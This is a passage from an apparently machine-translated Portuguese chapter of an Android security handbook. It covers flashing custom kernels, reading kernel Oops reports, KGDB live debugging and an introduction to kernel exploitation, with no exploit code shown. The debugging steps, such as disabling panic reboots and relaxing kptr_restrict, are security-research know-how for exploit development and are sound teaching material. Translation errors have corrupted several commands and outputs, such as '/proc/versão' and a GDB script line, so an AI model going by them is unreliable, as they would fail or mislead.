of=/dev/block/platform/omap/omap_hsmmc.0/by-name/boot
8800+0 registros em
8800+0 registros enviados
4505600 bytes transferidos em 1,521 segundos (2962261 bytes/s)
root@android:/data/local/tmp # exit
dev:~/android/src/kernel/omap/staging $ adb reboot
dev:~/android/src/kernel/omap/staging $ adb wait-for-device shell
cat \
/proc/versão
Linux versão 3.0.31-g9f818de-dirty (jdrake@dev) (gcc versão 4.7 (GCC) )...
```

No Samsung Galaxy S III:

OBSERVAÇÃO Ao usar esse método, não é necessário anexar o MD5 à imagem de inicialização, como é necessário ao usar o Odin.

```
dev:~/sgs3-md4 $ adb push boot.img /data/local/tmp 2196
KB/s (5935360 bytes em 2,638s)
dev:~/sgs3-md4 $ adb shell
shell@android:/data/local/tmp $ exec su
root@android:/data/local/tmp # dd if=boot.img \
of=/dev/block/platform/msm_sdcc.1/by-name/boot
11592+1 registros em
11592+1 registros enviados
5935360 bytes transferidos em 1,531 segundos (3876786 bytes/s)
root@android:/data/local/tmp # exit
dev:~/sgs3-md4 $ adb reboot
dev:~/sgs3-md4 $ adb wait-for-device shell cat /proc/version
Linux versão 3.0.31 (jdrake@dev) (gcc versão 4.6.x-google 20120106 ...
```

Em cada caso, copie a imagem de volta para o dispositivo usando o ADB e, em seguida, grava-a diretamente no bloco do dispositivo de partição de inicialização usando o dd. Após a conclusão do comando, reinicialize o dispositivo e entre no shell para confirmar que o kernel personalizado está sendo usado.

Depuração do kernel

Para entender os bugs do kernel, é necessário examinar a fundo as partes internas do sistema operacional. O acionamento de bugs do kernel pode resultar em uma variedade de comportamentos indesejados, incluindo panes, travamentos e corrupção de memória. Na maioria dos casos, o acionamento de bugs leva a um kernel panic e, portanto, a uma reinicialização. Para entender a causa raiz dos problemas, os recursos de depuração são extremamente úteis.

Felizmente, o kernel do Linux usado pelo Android contém uma grande quantidade de recursos projetados e implementados apenas para essa finalidade. Você pode depurar falhas após

elas ocorrem de várias maneiras. Os métodos disponíveis dependem do dispositivo específico que está sendo usado para testes. Ao desenvolver exploits, o rastreamento ou a depuração ao vivo ajuda o desenvolvedor a entender as complexidades sutis. Esta seção aborda esses recursos de depuração e fornece exemplos detalhados do uso de alguns deles.

Obtenção de relatórios de falhas do kernel

A grande maioria dos dispositivos Android simplesmente é reinicializada sempre que ocorre um erro no espaço do kernel. Isso inclui não apenas erros de acesso à memória, mas também afirmações do modo kernel (BUG) ou outras condições de erro. Esse comportamento é muito perturbador para a realização de pesquisas de segurança. Felizmente, há várias maneiras de lidar com isso e obter informações úteis sobre falhas.

Antes da reinicialização, o kernel do Linux envia informações relacionadas a falhas para o registro do kernel. Normalmente, o acesso a esse registro é feito executando o comando `dmesg` em um shell. Além do comando `dmesg`, é possível monitorar continuamente o registro do kernel usando a entrada `kmsg` no sistema de arquivos `proc`. O caminho completo para essa entrada é `/proc/kmsg`.

Talvez não seja possível acessar esses recursos sem acesso root. Na maioria dos dispositivos, o acesso a `/proc/kmsg` é limitado ao usuário root ou aos usuários do grupo do sistema. Os dispositivos mais antigos só permitem o acesso do usuário root. Além disso, o comando `dmesg` pode ser restrito ao usuário root usando o parâmetro `dmesg_restrict` discutido no Capítulo 12.

Além do registro ao vivo do kernel, o Android oferece outro recurso para obter informações sobre falhas após a reinicialização bem-sucedida do dispositivo. Nos dispositivos compatíveis com esse recurso (aqueles com `CONFIG_ANDROID_RAM_CONSOLE` ativado), o registro do kernel antes da reinicialização está disponível na entrada `last_kmsg` no sistema de arquivos `proc`. O caminho completo para essa entrada é `/proc/last_kmsg`. Ao contrário do `dmesg` e do `/proc/kmsg`, o acesso a essa entrada geralmente não requer acesso root. Isso é vantajoso quando se tenta explorar um bug do kernel anteriormente desconhecido para obter acesso inicial à raiz de um dispositivo.

Você pode encontrar outros diretórios relevantes ao inspecionar um dispositivo Android. Um desses diretórios é o diretório `/data/dontpanic`. O script `init.rc` de muitos dispositivos contém comandos para copiar o conteúdo de várias entradas do sistema de arquivos `proc` para esses diretórios. O trecho a seguir do `init.rc` de um Motorola Droid 3 com a versão 2.3.4 do Android da Verizon é um exemplo:

```
shell@cdma_solana:/# grep -n 'copy.*dontpanic' /init*
/init.mapphone_cdma.rc:136:      copy /proc/last_kmsg /data/dontpanic/last_kmsg
/init.mapphone_cdma.rc:141:      copy /data/dontpanic/apanic_console
/data/logger/last_apanic_console [...]
/init.rc:127:      copy /proc/apanic_console /data/dontpanic/apanic_console
/init.rc:131:      copy /proc/apanic_threads /data/dontpanic/apanic_threads
```

Aqui, as entradas de proc last_kmsg, apanic_console e apanic_threads são copiadas. As duas últimas entradas não existem na maioria dos dispositivos Android; portanto, não oferecem ajuda na depuração. Além de /data/dontpanic, outro diretório, /data/logger, também é usado. A inspeção dos arquivos init.rc em um dispositivo diferente pode revelar outros diretórios. No entanto, é menos provável que esse método seja proveitoso do que acessar /proc/kmsg e /proc/last_kmsg diretamente.

O método final impede que o dispositivo seja reinicializado quando o kernel encontra um erro. O kernel do Linux contém um par de parâmetros de configuração de tempo de execução que controlam o que acontece quando ocorrem problemas. Primeiro, a entrada /proc/sys/kernel/panic controla quantos segundos devem ser aguardados antes da reinicialização após a ocorrência de um panic. Em geral, os dispositivos Android definem esse valor como 1 ou 5 segundos. Definir esse valor como zero, conforme mostrado abaixo, impede a reinicialização.

AVISO Tenha cuidado ao alterar o comportamento padrão de pânico. Embora a não reinicialização possa parecer o método mais atraente, continuar após a ocorrência de erros no kernel pode levar à perda de dados ou algo pior.

```
shell@android:/ $ cat /proc/sys/kernel/panic 5
shell@android:/ $ su -c 'echo 0 > /proc/sys/kernel/panic' shell@android:/ 
$ cat /proc/sys/kernel/panic
0
```

Outra entrada, /proc/sys/kernel/panic_on_oops, controla se um Oops (discutido na próxima seção) aciona ou não um pânico. Ela é ativada por padrão, mas você pode desativá-la facilmente, como mostrado aqui:

```
shell@android:/ $ cat /proc/sys/kernel/panic_on_oops 1
shell@android:/ $ su -c 'echo 0 > /proc/sys/kernel/panic_on_oops' shell@android:/ $ 
cat /proc/sys/kernel/panic_on_oops
0
```

Usando esses métodos, é possível obter informações sobre a falha do kernel. Agora você precisa entender essas informações para compreender qual problema está ocorrendo no espaço do kernel.

Entendendo um Oops

As informações de falha do kernel são geralmente chamadas de *Oops*. Um Oops nada mais é do que um breve despejo da falha. Ele contém informações como uma classificação geral, valores de registro, dados apontados pelos registros, informações sobre módulos carregados e um rastreamento de pilha. Cada informação é fornecida somente quando está disponível. Por exemplo, se o ponteiro da pilha for corrompido, será impossível

para construir um rastreamento de pilha adequado. O restante desta seção examina uma mensagem Oops de um Nexus 4 com Android 4.2.2. O texto completo desse Oops está incluído nos materiais extras deste livro em <http://www.wiley.com/go/androidhackershandbook>.

OBSERVAÇÃO O kernel usado para esta seção contém modificações da LG Electronics.

Dessa forma, algumas informações podem não aparecer nas mensagens Oops de outros dispositivos.

Esse Oops específico ocorreu ao acionar o CVE-2013-1763, que está na função `sock_diag_lock_handler`. Mais informações sobre esse problema específico são abordadas em um estudo de caso na seção "sock_diag", mais adiante neste capítulo. Em vez de nos concentrarmos nessa vulnerabilidade específica aqui, vamos nos concentrar na compreensão da mensagem Oops em si.

A primeira linha do Oops indica que foi feita uma tentativa de acessar a memória que não estava mapeada. Essa linha é gerada a partir da função `do_kernel_fault` em `arch/arm/mm/fault.c`.

```
Não foi possível lidar com a solicitação de paginação do kernel no endereço virtual  
00360004
```

O kernel tentou ler do endereço 0x00360004 no espaço do usuário. Como nada foi mapeado nesse endereço no processo do espaço do usuário que acionou esse problema, ocorreu uma falha de página.

A segunda e a terceira linhas tratam das entradas da tabela de páginas. Essas linhas são geradas a partir da função `show_pte`, também em `arch/arm/mm/fault.c`.

```
pgd = e9d08000 [00360004]  
*pgd=00000000
```

A segunda linha mostra o local do PGD (Page Global Directory), enquanto a terceira linha mostra o valor dentro do PGD para esse endereço e o próprio endereço. Aqui, o valor `*pgd 0x00000000` indica que esse endereço não está mapeado. As tabelas de páginas têm muitas finalidades. Elas são usadas principalmente para traduzir endereços de memória virtual em endereços físicos de RAM. Elas também rastreiam as missões de memória e o status de troca. Em sistemas de 32 bits, as tabelas de páginas também gerenciam o uso da memória física em todo o sistema, além do que o espaço de endereço normalmente permitiria. Isso permite que um sistema de 32 bits utilize mais de 4 GB de RAM, mesmo quando um único processo de 32 bits não consegue endereçar toda essa memória. Você pode encontrar mais informações sobre tabelas de páginas e tratamento de falhas de página no livro *Understanding the Linux Kernel*, 3^a edição, ou dentro do diretório `Documentation/vm` no kernel do Linux árvore de origem.

Após as informações da tabela de páginas, a mensagem Oops inclui uma linha que contém várias informações úteis:

```
Erro interno: Oops: 5 [#1] PREEMPT SMP ARM
```

Apesar de ser apenas uma única linha, essa linha está repleta de informações. Essa linha é emitida pela função `die` em `arch/arm/kernel/traps.c`. A primeira parte da string, `Internal error`, é um texto estático dentro do código-fonte do kernel. A próxima parte, `Oops`, é passada pela função de chamada. Outros sites de chamada usam cadeias de caracteres diferentes para indicar o tipo de erro ocorrido. A próxima parte, `5`, indica o número de vezes que a função `die` foi executada, embora não esteja claro por que ela mostra `5` aqui. O restante da linha mostra vários recursos com os quais o kernel foi compilado. Aqui o kernel foi compilado com multitarefa preemptiva (`PREEMPT`), multiprocessamento simétrico (`SMP`) e usando o modo de execução ARM. As próximas linhas são geradas a partir da função `show_regs` em `arch/arm/kernel/process.c`. Essas informações são algumas das mais importantes na mensagem `Oops`. É nessas linhas que você descobre onde ocorreu a falha no código e em que estado a CPU estava quando isso aconteceu. A linha a seguir começa com o número da CPU em que ocorreu a falha.

```
CPU: 0 Não contaminado (3.4.0-perf-g7ce11cd ind#1)
```

Após o número da CPU, o próximo campo mostra se o kernel foi contaminado ou não. Aqui, o kernel não está contaminado, mas, se estivesse, ele diria `Tainted here` e seria seguido por vários caracteres que indicam exatamente como o kernel foi contaminado. Por exemplo, o carregamento de um módulo que viola a GPL faz com que o kernel seja contaminado e é indicado pelo caractere `G`. Por fim, a versão do kernel e o número de compilação são incluídos. Essas informações são especialmente úteis ao lidar com grandes quantidades de dados `Oops`.

As próximas duas linhas mostram os locais no segmento de código do kernel onde as coisas deram errado:

```
O PC está em
sock_diag_rcv_msg+0x80/0xb4 O LR está
em sock_diag_rcv_msg+0x68/0xb4
```

Essas duas linhas mostram os valores simbólicos dos registradores `pc` e `lr` da CPU, que correspondem ao local do código atual e à sua função de chamada. O nome simbólico é recuperado usando a função `print_symbol`. Se nenhum símbolo estiver disponível, o valor literal do registro será exibido. Com esse valor em mãos, é possível localizar facilmente o código defeituoso usando o IDA pro ou um depurador de kernel conectado.

As próximas cinco linhas contêm informações completas sobre o registro:

```
pc : <c066ba8c>    :<c066ba74>      psr:20000013
sp : ecf7dc0 ip : 00000006 fp : ecf7debc
r10: 00000012 r9 : 00000012 r8 : 00000000
r7 : ecf7dd04 r6 : c108bb4c r5 : ea9d6600 r4 : ee2bb600 r3 :
00360000 r2 : ecf7dcc8 r1 : ea9d6600 r0 : c0de8c1c
```

Essas linhas contêm os valores literais de cada registro. Esses valores podem ser muito úteis ao rastrear o fluxo de código para trás a partir da instrução de falha,

especialmente quando combinadas com as informações de conteúdo da memória que aparecem posteriormente na mensagem Oops. A linha final do bloco de valores do registro literal mostra vários sinalizadores codificados:

```
Sinalizadores: nzCv IRQs em FIQs em Modo SVC_32 ISA ARM Segmento usuário
```

Os sinalizadores são decodificados em uma representação legível por humanos. O primeiro grupo, que aqui é `nzCv`, corresponde aos sinalizadores de status da Unidade de Lógica Aritmética (ALU) armazenados no registro `cpsr`. Se um sinalizador estiver ativado, ele será mostrado com uma letra maiúscula. Caso contrário, ele será mostrado em letras minúsculas. Nesse Oops, o sinalizador de transporte está definido, mas os sinalizadores de negativo, zero e estouro não estão definidos.

Após os sinalizadores de status da ALU, a linha mostra se as interrupções ou as interrupções rápidas estão ativadas ou não. Em seguida, o Oops mostra em que modo o processador estava no momento da falha. Como a falha ocorreu no espaço do kernel, o valor aqui é `SVC_32`. As duas palavras seguintes indicam a arquitetura do conjunto de instruções (ISA) em uso no momento da falha. Por fim, a linha indica se o segmento atual está no espaço do kernel ou na memória do espaço do usuário. Aqui, ele está no espaço do usuário. Isso é um sinal de alerta porque o kernel nunca deve tentar acessar a memória não mapeada no espaço do usuário.

A próxima linha, que conclui a saída gerada pelo `show_regs` contém informações específicas dos processadores ARM.

```
Controle: 10c5787d Tabela: aa70806a DAC: 00000015
```

Aqui, aparecem três campos: Controle, Tabela e DAC. Eles correspondem aos registros especiais privilegiados do ARM `c1`, `c2` e `c3`, respectivamente. O registro `c1`, como sugere seu rótulo, é o registro de controle do processador ARM. Esse registro é usado para definir várias configurações de baixo nível, como alinhamento de memória, cache, interrupções e muito mais. O registro `c2` é para o Registro de base da tabela de tradução (TTBR0). Ele contém o endereço da tabela de páginas de primeiro nível. Por fim, o registro `c3` é o registro de controle de acesso ao domínio (DAC). Ele especifica os níveis de permissão para até 16 domínios, com dois bits cada. Cada domínio pode ser definido para fornecer acesso ao espaço do usuário, ao espaço do kernel ou a nenhum deles.

A seção a seguir, gerada pela função `show_extra_register_data`, exibe o conteúdo da memória virtual para onde apontam os registros de uso geral. Se um registro não apontar para um endereço mapeado, ele será omitido ou aparecerá com asteriscos em vez de dados.

```
PC: 0xc066ba0c:  
ba0c e92d4070 e1a04000 e1d130b4 e1a05001 e3530012 3a000021 e3530013 9a000002 [...]  
LR: 0xc066b9f4:  
b9f4 eb005564 e1a00004 e8bd4038 ea052f6a c0de8c08 c066ba0c e92d4070 e1a04000 [...]  
SP: 0xecf7dc50:  
dc50 c0df1040 00000002 c222a440 00000000 00000000 c00f5d14 00000069 eb2c71a4 [...]
```

Mais especificamente, esses blocos exibem 256 bytes de memória, começando 128 bytes antes do valor de cada registro. O conteúdo da memória para onde *PC* e *LR* apontam é particularmente útil, especialmente quando combinado com o script de decodificação incluído no código-fonte do kernel do Linux. Esse script é usado no estudo de caso na seção "sock_diag", mais adiante neste capítulo.

Após a seção de conteúdo da memória, a função de matriz exibe mais detalhes sobre o processo que acionou a falha.

```
Processo sock_diag (pid: 2273, limite de pilha =
0xecf7c2f0) Pilha: (0xecf7dc0d0 a 0xecf7e000)
dcc0:                               ea9d6600 ee2bb600 c066ba0c c0680fdc
dce0: c0de8c08 ee2bb600 ea065000 c066b9f8 c066b9d8 ef166200 ee2bb600 c067fc40
dd00: ea065000 7fffffff 00000000 ee2bb600 ea065000 00000000 ecf7df7c ecf7dd78
[...]
```

A primeira linha mostra o nome, a ID do processo e o topo da pilha do kernel para o thread. Para determinados processos, essa função também mostra a parte ativa dos dados da pilha do kernel, variando de *sp* até a parte inferior. Depois disso, uma pilha de chamadas é exibida da seguinte forma:

```
[<c066ba8c>] (sock_diag_rcv_msg+0x80/0xb4) de [<c0680fdc>] (netlink_rcv_skb+0x50/0xac)
[<c0680fdc>] (netlink_rcv_skb+0x50/0xac) de [<c066b9f8>]
(sock_diag_rcv+0x20/0x34)
[<c066b9f8>] (sock_diag_rcv+0x20/0x34) de [<c067fc40>] (netlink_unicast+0x14c/0x1e8)
[<c067fc40>] (netlink_unicast+0x14c/0x1e8) de [<c06803a4>] (netlink_sendmsg+0x278/0x310)
[<c06803a4>] (netlink_sendmsg+0x278/0x310) de [<c064a20c>]
(sock_sendmsg+0xa4/0xc0)
[<c064a20c>] (sock_sendmsg+0xa4/0xc0) de [<c064a3f4>]
(sys_sendmsg+0x1cc/0x284)
[<c064a3f4>] (sys_sendmsg+0x1cc/0x284) de [<c064b548>] (sys_sendmsg+0x3c/0x60)
[<c064b548>] (sys_sendmsg+0x3c/0x60) de [<c000d940>] (ret_fast_syscall+0x0/0x30)
```

A pilha de chamadas mostra o caminho exato que levou à falha, incluindo nomes de funções simbólicas. Além disso, são exibidos os valores de *lr* para cada quadro. Com isso, é fácil identificar uma corrupção sutil da pilha.

Em seguida, a função *dump_instr* é usada para exibir as quatro instruções no espaço do usuário que levam à falha:

```
Código: e5963008 e3530000 03e04001 0a000004 (e5933004)
```

Embora a utilidade de exibir esses dados pareça questionável, eles poderiam ser usados para diagnosticar problemas como o bug Intel 0xf00f.

Após retornar da função `die`, a função `die` é retomada. A função chama `oops_exit`, que exibe um valor aleatório destinado a identificar exclusivamente o Oops.

```
---[ fim do rastreamento 3162958b5078dabf ]---
```

Por fim, se o sinalizador `panic_on_oops` for definido, o kernel imprime uma mensagem final e é interrompido:

```
Kernel panic - não está sincronizando: Exceção fatal
```

O Oops do kernel do Linux fornece uma grande quantidade de informações relativas às atividades do kernel quando surge um problema. Esse tipo de informação é extremamente útil para rastrear a causa raiz.

Depuração ao vivo com o KGDB

Às vezes, a depuração apenas com os registros de falhas do kernel não é suficiente. Para lidar com esse problema, o kernel inclui várias opções de configuração e recursos para depuração em tempo real. A pesquisa no arquivo `.config` pela string "DEBUG" revela mais de 80 opções relacionadas à depuração. A pesquisa da palavra "debug" no diretório `Documentation` mostra mais de 2.300 ocorrências. Olhando mais de perto, esses recursos fazem qualquer coisa, desde aumentar o registro de depuração até ativar a depuração interativa completa.

A experiência de depuração mais interativa disponível é fornecida pelo KGDB. No entanto, nem sempre é necessariamente a melhor opção. Por exemplo, a definição de pontos de interrupção em áreas frequentemente atingidas costuma ser muito lenta. A instrumentação personalizada ou recursos como o Kprobes são mais adequados para a depuração de tais situações. No entanto, esta seção trata da depuração interativa com o KGDB. Antes de começar, você precisa fazer alguns preparativos no dispositivo e na máquina de desenvolvimento. Depois disso, você poderá conectar e ver o KGDB em ação.

Preparação do dispositivo

O kernel do Linux oferece suporte ao KGDB por meio de portas USB e de console. Esses mecanismos são controlados pelos parâmetros de linha de comando do kernel `kgdbdbg` e `kgdbo`, respectivamente. Infelizmente, ambas as opções exigem preparações especiais. O uso de uma porta USB requer um driver USB especial, enquanto o uso de uma porta de console requer acesso a uma porta serial no próprio dispositivo. Como as informações sobre como acessar a porta serial do Galaxy Nexus estão amplamente disponíveis, o ideal é usar a porta do console para fins de demonstração. Mais informações sobre como criar o cabo necessário estão incluídas no Capítulo 13.

Depois que o cabo é fabricado, você cria uma imagem de inicialização personalizada para o dispositivo. Para que tudo funcione, você precisa criar um kernel personalizado e um disco de RAM.

Como o kernel demorará um pouco para ser construído, comece a criar o kernel personalizado primeiro. Para que o KGDB funcione, você precisa ajustar duas coisas no kernel: a configuração e o código de inicialização serial da placa. Os parâmetros de configuração que precisam ser alterados estão resumidos na Tabela 10-1.

Tabela 10-1: Parâmetros de configuração necessários para habilitar o KGDB

RECURSO	DESCRIÇÃO
	CONFIG_KGDB=yAtiva o suporte a KGDB no kernel.
CONFIG_OMAP_FIQ_DEBUGGER=n	O Galaxy Nexus vem com o depurador FIQ ativado. Desative-o para evitar conflitos com o uso da porta serial para o KGDB.
CONFIG_CMDLINE=[...]	Configure o kgdboc para usar a porta serial correta e a taxa de transmissão. Defina o console de inicialização para usar também a porta serial.
CONFIG_WATCHDOG=n	Evite que o watchdog reinicie o dispositivo durante a depuração.
CONFIG_OMAP_WATCHDOG=n	

Agora, o kernel personalizado precisa de uma pequena modificação para usar a porta serial conectada ao seu cabo personalizado. Trata-se de uma alteração de apenas uma linha no código de inicialização serial da placa OMAP (Open Multimedia Applications Platform). Um patch que implementa essa alteração (`kgdb-tuna-usb-serial.diff`) e um modelo de configuração que corresponde às configurações da Tabela 10-1 estão incluídos no material para download deste capítulo, disponível em <http://www.wiley.com/go/androidhackershandbook>.

Para compilar o kernel, siga as etapas fornecidas na seção "Executando o kernel personalizado Código", seção anterior deste capítulo. Em vez de usar o modelo `tuna_defconfig`, use o `tunakgdb_defconfig` fornecido. Os comandos para fazer isso são mostrados aqui:

```
dev:~/android/src/kernel/omap $ make tunakgdb_defconfig [...]
dev:~/android/src/kernel/omap $ make -j 6 ; make modules [...]
```

Enquanto o kernel estiver sendo construído, você pode começar a construir o disco RAM personalizado. É necessário criar um `initrd.img` personalizado para acessar o dispositivo via ADB. Lembre-se de que a porta Micro USB do Galaxy Nexus agora está sendo usada como uma porta serial. Isso significa que o ADB via USB está fora de questão. Felizmente, o ADB suporta a escuta em uma porta TCP por meio do uso da propriedade do sistema `service.adb.tcp.port`. Os comandos relevantes são os seguintes.

AVISO: O comando `abootimg-pack-initrd` não produz imagens initrd compatíveis com o Nexus. Em vez disso, use o `mkbootfs` do diretório `system/core/cpio` no repositório AOSP. Ele é criado como parte de uma criação de imagem AOSP.

```
dev:~/android/src/kernel/omap $ mkdir -p initrd && cd $_
dev:~/android/src/kernel/omap/initrd $ abootimg -x \
~/android/takju-jdq39/boot.img
[...]
dev:~/android/src/kernel/omap/initrd $ abootimg-unpack-initrd 1164
blocks
dev:~/android/src/kernel/omap/initrd $ patch -p0 < maguro-tcpadb-initrc.diff
patching file ramdisk/init.rc
dev:~/android/src/kernel/omap/initrd $ mkbootfs ramdisk/ | gzip > \
tcpadb-initrd.img
```

Nessas etapas, você extrai o `initrd.img` do `boot.img` padrão. Em seguida, você descompacta o `initrd.img` no diretório `ramdisk` usando o comando `abootimg-unpack-initrd`. Em seguida, aplique um patch ao `init.rc` para ativar o ADB sobre TCP. Esse patch está incluído nos materiais deste capítulo. Por fim, reempacote o conteúdo modificado em `tcpadb-initrd.img`.

As etapas finais dependem da conclusão da compilação do kernel. Quando ela for concluída, execute alguns comandos mais familiares:

```
dev:~/android/src/kernel/omap/initrd $ mkbootimg --kernel \
./arch/arm/boot/zImage --ramdisk tcpadb-initrd.img -o kgdb-boot.img
dev:~/android/src/kernel/omap/initrd $ adb reboot bootloader
dev:~/android/src/kernel/omap/initrd $ fastboot flash boot kgdb-boot.img
dev:~/android/src/kernel/omap/initrd $ fastboot reboot
```

Nesse ponto, o dispositivo estará sendo inicializado com o novo kernel e terá o ADB sobre TCP ativado. Certifique-se de que o dispositivo possa se conectar à sua máquina de desenvolvimento via Wi-Fi. Conecte-se ao dispositivo usando o ADB sobre TCP da seguinte forma:

```
dev:~/android/src/kernel/omap $ adb connect 10.0.0.22
connected to 10.0.0.22:5555
dev:~/android/src/kernel/omap $ adb -s 10.0.0.22:5555 shell shell@android:/ $
```

Em uma observação final, essa configuração específica pode ser um pouco instável. Assim que a tela do dispositivo escurece ou desliga, duas coisas acontecem: O desempenho do Wi-Fi diminui drasticamente e a porta serial é desativada. Para piorar a situação, as opções integradas para manter a tela ligada não funcionam. O menu de configurações normais permite estender o tempo limite da tela para dez minutos, mas isso não é suficiente. Há também a configuração de desenvolvimento "stay awake" que mantém a tela ligada enquanto a bateria estiver carregando. Entretanto, a bateria do dispositivo não será carregada enquanto você estiver usando o cabo de porta serial personalizado. Felizmente, vários aplicativos Android no Google Play foram projetados especificamente para manter a tela do dispositivo ligada indefinidamente. Usar um desses aplicativos imediatamente após a inicialização faz uma enorme diferença.

Preparando o host

Restam apenas algumas coisas a fazer para preparar o host para a depuração do kernel do dispositivo. A maioria das etapas já está concluída nesse ponto. Ao preparar o dispositivo, você já configurou seu ambiente de compilação e criou um binário do kernel que contém símbolos completos. Na verdade, resta apenas uma coisa antes de conectar o depurador.

Ao configurar o kernel, você definiu a linha de comando do kernel para usar a porta serial para duas finalidades. Primeiro, você informou ao kernel que o KGDB deveria usar a porta serial por meio do parâmetro `kgdboc`. Segundo, você informou ao kernel que a porta serial deveria ser o seu console por meio do parâmetro `androidboot.console`. Para separar esses dois fluxos de dados, use um programa chamado `agent-proxy`, que está disponível nos repositórios Git do kernel Linux em `git:// git.kernel.org/pub/scm/utils/kernel/kgdb/agent-proxy.git`. O trecho a seguir mostra o uso do `agent-proxy`:

```
dev:~/android/src/kernel/omap $ ./agent-proxy/agent-proxy 4440^4441 0 \
/dev/ttUSB0,115200 & sleep 1
[1] 27970
Agent Proxy 1.96 Iniciado com: 4440^4441 0 /dev/ttUSB0,115200
Proxy de agente em execução. pid: 28314
dev:~/android/src/kernel/omap $ nc -t -d localhost 4440 & sleep 1
[2] 28425
[ 4364.177001] max17040 4-0036: online = 1 vcell = 3896250 soc = 77 status =
2
health = 1 temp = 310 charger status = 0
[...]
```

Inicie o `agent-proxy` em segundo plano e especifique que ele deve dividir as comunicações do KGDB e do console nas portas 4440 e 4441, respectivamente. Forneça a ele a porta serial e a taxa de transmissão e pronto. Ao se conectar à porta 4440 com o Netcat, você verá a saída do console. Excelente!

Conectando o depurador

Agora que tudo está no lugar, conectar o depurador é simples e direto. O script GDB a seguir automatiza a maior parte do processo:

```
set remoteflow off set
remotebaud 115200
remoto de destino :4441
```

Para começar, execute o binário `arm-eabi-gdb` da seguinte forma:

```
dev:~/android/src/kernel/omap $ arm-eabi-gdb -q -x kgdb.gdb ./vmlinux Lendo
ícones de /home/dev/android/src/kernel/omap/vmlinux...done. [...]
```

Além de dizer ao GDB para executar o pequeno script, você também diz ao cliente GDB para usar o binário `vmlinux` como seu arquivo executável. Ao fazer isso, você disse ao

GDB onde encontrar todos os símbolos do kernel e, portanto, onde encontrar o código-fonte correspondente.

O cliente GDB fica esperando que algo aconteça. Se quiser assumir o controle, execute o seguinte comando no dispositivo como root.

```
root@android:/ # echo g > /proc/sysrq-trigger
```

Nesse ponto (antes mesmo de a nova linha ser desenhada), o cliente GDB mostra o seguinte.

```
O programa recebeu o sinal SIGTRAP, Trace/breakpoint trap.  
kgdb_breakpoint () em kernel/debug/debug_core.c:954  
954          arch_kgdb_breakpoint();  
(gdb)
```

A partir daí, você pode definir pontos de interrupção, inspecionar o código, modificar a memória do kernel e muito mais. Você conseguiu uma depuração remota totalmente interativa no nível do código-fonte do kernel do dispositivo!

Definição de um ponto de interrupção em um módulo

Como exemplo final de depuração do kernel, esta seção explica como definir um ponto de interrupção no módulo "Hello World" fornecido. Lidar com módulos do kernel no KGDB requer um pouco mais de trabalho. Depois de carregar o módulo, veja onde ele está carregado:

```
root@android:/data/local/tmp # echo 1 > /proc/sys/kernel/kptr_restrict  
root@android:/data/local/tmp # lsmod  
ahh_helloworld_mod 657 0 - Ao vivo 0xbf010000
```

Para ver o endereço do módulo, primeiro relaxe um pouco a atenuação de kptr_restrict. Em seguida, liste os módulos carregados com o comando lsmod ou inspecionando /proc/modules. Use o endereço descoberto para informar ao GDB onde encontrar esse módulo:

```
(gdb) add-symbol-file drivers/ahh_helloworld/ahh_helloworld_mod.ko 0xbf010000  
adicionar tabela de símbolos do arquivo  
"drivers/ahh_helloworld/ahh_helloworld_mod.ko" em  
.text_addr = 0xbf010000 (Y  
ou n) y  
(gdb) x/i 0xbf010000  
0xbf010000 <init_module>:      movr12    , sp  
(gdb) l init_module  
[...]  
12      int init_module(void)  
13      {  
14          printk(KERN_INFO "%s: HELLO WORLD!@#!@#\n", this_module.name); [...]  
(gdb) break cleanup_module  
Ponto de parada 1 em 0xbff010034: arquivo  
drivers/ahh_helloworld/ahh_helloworld_mod.c, linha 20.  
(gdb) cont
```

Depois que o GDB carrega os símbolos, ele também conhece o código-fonte do módulo. A criação de pontos de interrupção também funciona. Quando o módulo é eventualmente descarregado, o ponto de interrupção é acionado:

```
Ponto de parada 1, 0xbff010034 em cleanup_module () em  
drivers/ahh_helloworld/ahh_helloworld_mod.c:20  
20 {
```

Independentemente da forma escolhida, a depuração do kernel é uma necessidade absoluta ao rastrear ou explorar vulnerabilidades complexas. Depurando post mortem ou ao vivo, usando crash dumps ou depurando interativamente, esses métodos ajudam um pesquisador ou desenvolvedor a obter uma compreensão profunda dos problemas em jogo.

Explorando o kernel

O Android 4.1, com o nome de código Jelly Bean, marcou um ponto importante na evolução da segurança do Android. Essa versão, conforme discutido mais detalhadamente no Capítulo 12, finalmente tornou a exploração do espaço do usuário muito mais difícil. Além disso, a equipe do Android investiu muito em trazer o SELinux para a plataforma. Levando esses dois fatos em consideração, atacar o próprio kernel do Linux torna-se uma escolha clara. No que diz respeito aos alvos de exploração, o kernel do Linux é relativamente suave. Embora existam algumas mitigações eficazes, ainda há muito a desejar.

Vários recursos maravilhosos sobre a exploração do kernel foram publicados na última década. Entre todas as apresentações de slides, postagens em blogs, white papers e códigos de exploração publicados, um deles brilha de forma especial. Esse recurso é o livro *A Guide to Kernel Exploitation: Attacking the Core*, de Enrico Perla e Massimiliano Oldani (Syngress, 2010). Ele abrange uma série de tópicos, incluindo outros kernels além do Linux. No entanto, ele não aborda nenhum tópico da arquitetura ARM. Esta seção tem como objetivo esclarecer a exploração do kernel do Linux em dispositivos Android, discutindo as configurações típicas do kernel e examinando alguns estudos de caso de exploração.

Kernels típicos do Android

Como muitos outros aspectos dos dispositivos Android, os kernels do Linux usados variam de dispositivo para dispositivo. As diferenças incluem a versão do kernel, as opções exatas de configuração, os drivers específicos do dispositivo e muito mais. Apesar das diferenças, muitos aspectos permanecem os mesmos. Esta seção descreve algumas das diferenças e semelhanças entre os kernels do Linux usados nos dispositivos Android.

Versões

A versão específica do kernel varia bastante, mas se divide em quatro grupos: 2.6.x, 3.0.x, 3.1.x e 3.4.x. Os grupos que usam essas versões específicas

O Android 4.0 Ice Cream Sandwich foi o primeiro a usar um kernel da série 3.0.x. Vários dos primeiros dispositivos Jelly Bean, como o Nexus 7 de 2012, usam um kernel 3.1.x. Vários dispositivos Jelly Bean antigos, como o Nexus 7 de 2012, usam um kernel 3.1.x. O Nexus 4, que foi o primeiro a usar um kernel 3.4.x, foi fornecido com o Android 4.2. No momento em que este texto foi escrito, nenhum dispositivo Android convencional usava um kernel mais recente que o 3.4.x, apesar de a versão mais recente do kernel Linux ser a 3.12.

Configurações

